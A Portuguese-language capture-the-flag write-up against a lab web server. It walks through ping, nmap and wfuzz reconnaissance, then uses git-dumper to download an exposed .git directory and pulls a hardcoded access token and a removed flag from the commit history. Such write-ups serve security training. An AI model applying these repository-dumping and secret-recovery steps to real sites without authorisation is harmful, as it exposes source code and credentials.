O alvo para esse desse desafio é instancia na url (http://10.10.0.22/). O processo a seguir segue uma metodologia pessoal para exploração de vulnerabilidades web, baseada em padrões internacionais como OWASP Web Security Testing Guide (https://owasp.org/www-project-web-security-testing-guide/) e PTES (http://www.pentest-standard.org/index.php/Main_Page).

O objetivo desse desafio era encontrar uma flag no seguinte formato: CROWSEC{L33t_C0d3_Fl4g}.

- Varredura


Antes de inciar qualquer forma de exploração, é necessário conhecer bem o alvo. Faz parte desse processo identificar a nossa superfície de ataque, que são todas as possíveis entradas para acesso não autorizado ao sistema.

Para iniciar nossa interação com alvo, enviamos pacotes ICMP, usando a ferramenta ping do linux.

```
┌──(root㉿kali)-[/home/kali]
└─# ping 10.10.0.22
PING 10.10.0.22 (10.10.0.22) 56(84) bytes of data.
64 bytes from 10.10.0.22: icmp_seq=1 ttl=253 time=154 ms
64 bytes from 10.10.0.22: icmp_seq=2 ttl=253 time=150 ms
64 bytes from 10.10.0.22: icmp_seq=3 ttl=253 time=151 ms
^C
— 10.10.0.22 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 150.491/151.623/153.780/1.525 ms
```


O resultado indica que o alvo está ativo.

Rodamos então a ferramenta nmap, para realizar scanner nas portas e indentificar serviços ativos na rede. Como se trata de um ambiente de testes, realizamos um scan mais agressivo, mas essa prática não é recomendada para ambientes reais.




Utilizamos as seguintes opções:
- A: Possibilita a detecção de Sistema Operacional, descrição da versão dos serviços encontrados, script scanning e traçar a rota até o host. Essa opção ativa as opções: -O, -sV, -sC, --traceroute
- T4: Ajusta o tempo e as requisições enviadas. Existem 5 templates disponiveis. O 4, ou agressive, é o escolhido para esse host.
- Pn: Sem ping. Já sabemos que o host está ativo, o nmap vai tratar dessa forma.

O output dos scans realizados pelo Nmap já nos trazem alguns resultados interessantes. A única porta aberta nesse host é a 80, indicando a presença de um servidor HTTP. O Nmap realiza alguns scans básicos para esse tipo de servidor, o que inclui a detecção do servidor [nginx 1.18.0]. A ferramenta também aponta algo interessante. Foi encontrado um repositorio Git.



Git é um sistema de controle de versões, usado em ampla escala por desenvolvedores de software, para registrar o histórico de edições de qualquer tipo de arquivo. Um repositorio .git/ é uma pasta que contém um registro de todas as mudanças feitas em um projeto específico. Nesse caso, dentro da aplicação hospedada na porta 80 do host alvo.

A aplicação é uma página simples, que pede um token de acesso e exibe uma mensagem cadastrada para o token inserido.



Podemos observar que o diretorio, .git/ está disponivel, como apontado pelo Nmap, mas estamos com o acesso limitado.

Um brute force de diretorio mostra que o acesso ao repositorio git está disponivel, inclusive outros arquivos dentro do repositorio não estão retornando o codigo 403, indicando que temos acesso.

```
┌──(root㉿kali)-[/home/kali]
└─# wfuzz -c -z file,$common --hc 404 --hh 258 http://10.10.0.22/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.0.22/FUZZ
Total requests: 4713

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000011:   200        5 L      13 W       92 Ch       ".git/config"
000000013:   403        7 L      9 W        153 Ch      ".git/logs/"
000000010:   200        1 L      2 W        23 Ch       ".git/HEAD"
000000008:   301        7 L      11 W       169 Ch      ".git"
000000012:   200        1 L      7 W        135 Ch      ".git/index"
000000023:   403        7 L      9 W        153 Ch      ".hta"
000000025:   403        7 L      9 W        153 Ch      ".htpasswd"
000000024:   403        7 L      9 W        153 Ch      ".htaccess"

Total time: 73.84235
Processed Requests: 4713
Filtered Requests: 4705
Requests/sec.: 63.82516
```

- Exploração da vulnerabilidade

Para explorar essa vulnerabilidade vamos tentar extrair o repositorio para maquina local e verificar os arquivos no repositorio em busca da flag. Uma ferramenta que pode nos ajudar nesse trabalho é o git-dumper (https://github.com/arthaud/git-dumper). Essa ferramenta primeiro checa se é possível listar os diretorios da aplicação indicada. Se encontrado o repositorio git é feito o download do repositorio, como seria feito usando o wget.

```
root@kali: /home/kali/tools/git-dumper
File  Actions  Edit  View  Help
vpn ×   root@kali: /home/kali/tools/git-dumper ×

┌──(root㉿kali)-[/home/kali/tools/git-dumper]
└─# python3 git_dumper.py http://10.10.0.22/.git/ Documents/crowsec/desafios/git/git_dumper_output
[-] Testing http://10.10.0.22/.git/HEAD [200]
[-] Testing http://10.10.0.22/.git/ [403]
[-] Fetching common files
[-] Fetching http://10.10.0.22/.git/description [200]
[-] Fetching http://10.10.0.22/.git/COMMIT_EDITMSG [200]
[-] Fetching http://10.10.0.22/.gitignore [200]
[-] http://10.10.0.22/.gitignore responded with HTML
[-] Fetching http://10.10.0.22/.git/hooks/commit-msg.sample [200]
[-] Fetching http://10.10.0.22/.git/hooks/post-commit.sample [200]
[-] http://10.10.0.22/.git/hooks/post-commit.sample responded with HTML
[-] Fetching http://10.10.0.22/.git/hooks/post-update.sample [200]
[-] Fetching http://10.10.0.22/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://10.10.0.22/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://10.10.0.22/.git/hooks/pre-commit.sample [200]
[-] Fetching http://10.10.0.22/.git/hooks/post-receive.sample [200]
[-] http://10.10.0.22/.git/hooks/post-receive.sample responded with HTML
[-] Fetching http://10.10.0.22/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://10.10.0.22/.git/hooks/pre-push.sample [200]
[-] Fetching http://10.10.0.22/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://10.10.0.22/.git/index [200]
[-] Fetching http://10.10.0.22/.git/info/exclude [200]
[-] Fetching http://10.10.0.22/.git/objects/info/packs [200]
[-] http://10.10.0.22/.git/objects/info/packs responded with HTML
[-] Fetching http://10.10.0.22/.git/hooks/pre-receive.sample [200]
[-] Fetching http://10.10.0.22/.git/hooks/update.sample [200]
[-] Finding refs/
[-] Fetching http://10.10.0.22/.git/HEAD [200]
[-] Fetching http://10.10.0.22/.git/FETCH_HEAD [200]
[-] http://10.10.0.22/.git/FETCH_HEAD responded with HTML
[-] Fetching http://10.10.0.22/.git/config [200]
[-] Fetching http://10.10.0.22/.git/logs/HEAD [200]
[-] Fetching http://10.10.0.22/.git/ORIG_HEAD [200]
[-] http://10.10.0.22/.git/ORIG_HEAD responded with HTML
```

O repositorio está disponivel agora na maquina local.

```
vpn ×  root@kali: /home/kali/Documents/crowsec/desafios/git/git_dumper_output ×

┌──(root㉿kali)-[/home/…/crowsec/desafios/git/git_dumper_output]
└─# pwd
/home/kali/Documents/crowsec/desafios/git/git_dumper_output

┌──(root㉿kali)-[/home/…/crowsec/desafios/git/git_dumper_output]
└─# ls -la
total 16
drwxr-xr-x 3 root root 4096 Mar 23 14:42 .
drwxr-xr-x 3 kali kali 4096 Mar 23 14:42 ..
drwxr-xr-x 7 root root 4096 Mar 23 14:42 .git
-rw-r--r-- 1 root root  462 Mar 23 14:42 index.php
```

O index.php já contém uma informação relevante, que é o token valido para aplicação.


```
vpn ×  root@kali: /home/kali/Documents/crowsec/desafios/git/git_dumper_output ×

<?php
if(isset($_GET['token']) and !empty($_GET['token'])){
    if($_GET['token'] == "Sup3rAdm1nT0k3n"){
        echo "Get the flag: [REDACTED]";
    }else{
        echo "Token errado :p";
    }
}
?>

<br>
<center>
    <form action="/" method="get" style="width: 70%">

        <input type="text" name="token" placeholder="Digite o token de acesso">
        <br>
        <br>
        <input type="submit" value="Enviar token de acesso">
    </form>
</center>
```

O comando git log nos mostra as alterações feitas nos commits dentro do repositorio.

```
┌──(root㉿kali)-[/home/…/crowsec/desafios/git/git_dumper_output]
└─# git status
On branch master
nothing to commit, working tree clean

┌──(root㉿kali)-[/home/…/crowsec/desafios/git/git_dumper_output]
└─# git log
commit 7eb5abd9b86eae8e1cf2c808ebb3220286374337 (HEAD → master)
Author: john <cvieira.eduardo@gmail.com>
Date:   Fri Sep 3 12:11:08 2021 -0300

    Removendo flag

commit 0336eb92ad29707c33038b67128be6284a62bd0f
Author: john <cvieira.eduardo@gmail.com>
Date:   Fri Sep 3 12:10:42 2021 -0300

    First commit
```

Observamos que é feito um primeiro commit e depois um segundo, com a observação "Removendo flag".

O comando git show nos mostra a pagina principal antes da alteração.



```
└─# git show 0336eb92ad29707c33038b67128be6284a62bd0f
commit 0336eb92ad29707c33038b67128be6284a62bd0f
Author: john <cvieira.eduardo@gmail.com>
Date:   Fri Sep 3 12:10:42 2021 -0300

    First commit

diff --git a/index.php b/index.php
new file mode 100644
index 0000000..0acc72c
--- /dev/null
+++ b/index.php
@@ -0,0 +1,20 @@
+<?php
+if(isset($_GET['token']) and !empty($_GET['token'])){
+    if($_GET['token'] == "Sup3rAdm1nT0k3n"){
+        echo "Get the flag: CS{G1t_3Xp0s3d_4tt4ck}";
+    }else{
+        echo "Token errado :p";
+    }
+}
+?>
+
+<br>
+<center>
+    <form action="/" method="get" style="width: 70%">
+
+        <input type="text" name="token" placeholder="Digite o token de acesso">
+        <br>
+        <br>
+        <input type="submit" value="Enviar token de acesso">
+    </form>
+</center>
\ No newline at end of file
```